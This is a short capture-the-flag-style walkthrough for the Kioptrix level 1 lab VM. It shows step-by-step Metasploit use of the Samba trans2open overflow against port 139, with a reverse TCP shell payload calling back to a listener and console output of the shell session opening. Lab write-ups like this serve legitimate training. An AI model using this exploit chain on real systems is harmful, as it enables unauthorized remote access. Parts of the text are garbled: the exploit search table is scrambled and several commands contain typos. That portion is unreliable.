Exploiting Kioptrix level 1 | Port 139 - (Samba 2.2.1a)


*In msfconsole

-SMB version detection using module - auxiliary/scanner/smb/smb version

- *Go to native linux shell
- -Search for an exploit for Samba 2.2.1a version

```
| Path | Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit) | osx/remote/9924.rb | linux/remote/16321.rb | samba 2.2.2 < 2.2.6 - 'nttrans' Remote Buffer Overflow (Metasploit) | bsd_x86/remote/16880.rb | linux/remote/16321.rb | bsd_x86/remote/16880.rb | linux/remote/16321.rb | linux/remote/16321.rb | linux/remote/16321.rb | linux/remote/16880.rb | linux/r
```

- *Back in msfconsole-
- -Search for trans2open



- -Use exploit/linux/sama/trans2open since our target is a linux machine
- -Then set all the required variables
- -Set RHOSTS 10.0.2.10
- -Leave RPORT as it is

- -Pick and set an appropriate payload or anything that would work
- -Set the payload variables

```
msf6 exploit(limux/samba/trans2open) > set payload /linux/x86/shell/reverse_tcp
payload ⇒ linux/x86/shell/reverse_tcp
```

```
Payload options (linux/x86/shell/reverse_tcp):

Name Current Setting Required Description
LHOST 10.0.2.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
```

-Run the exploit module and the command shell session would open

```
msf6 exploit(linux/samba/trans2open) > run

[*] Started reverse TCP handler on 10.0.2.15:4444

[*] 10.0.2.10:139 - Trying return address 0×bfffffdfc...

[*] 10.0.2.10:139 - Trying return address 0×bffffbfc...

[*] 10.0.2.10:139 - Trying return address 0×bffffbfc...

[*] 10.0.2.10:139 - Trying return address 0×bffffafc...

[*] Sending stage (36 bytes) to 10.0.2.10

[*] Command shell session 1 opened (10.0.2.15:4444 → 10.0.2.10:32769) at 2021-04-17 20:32:58 -0400
```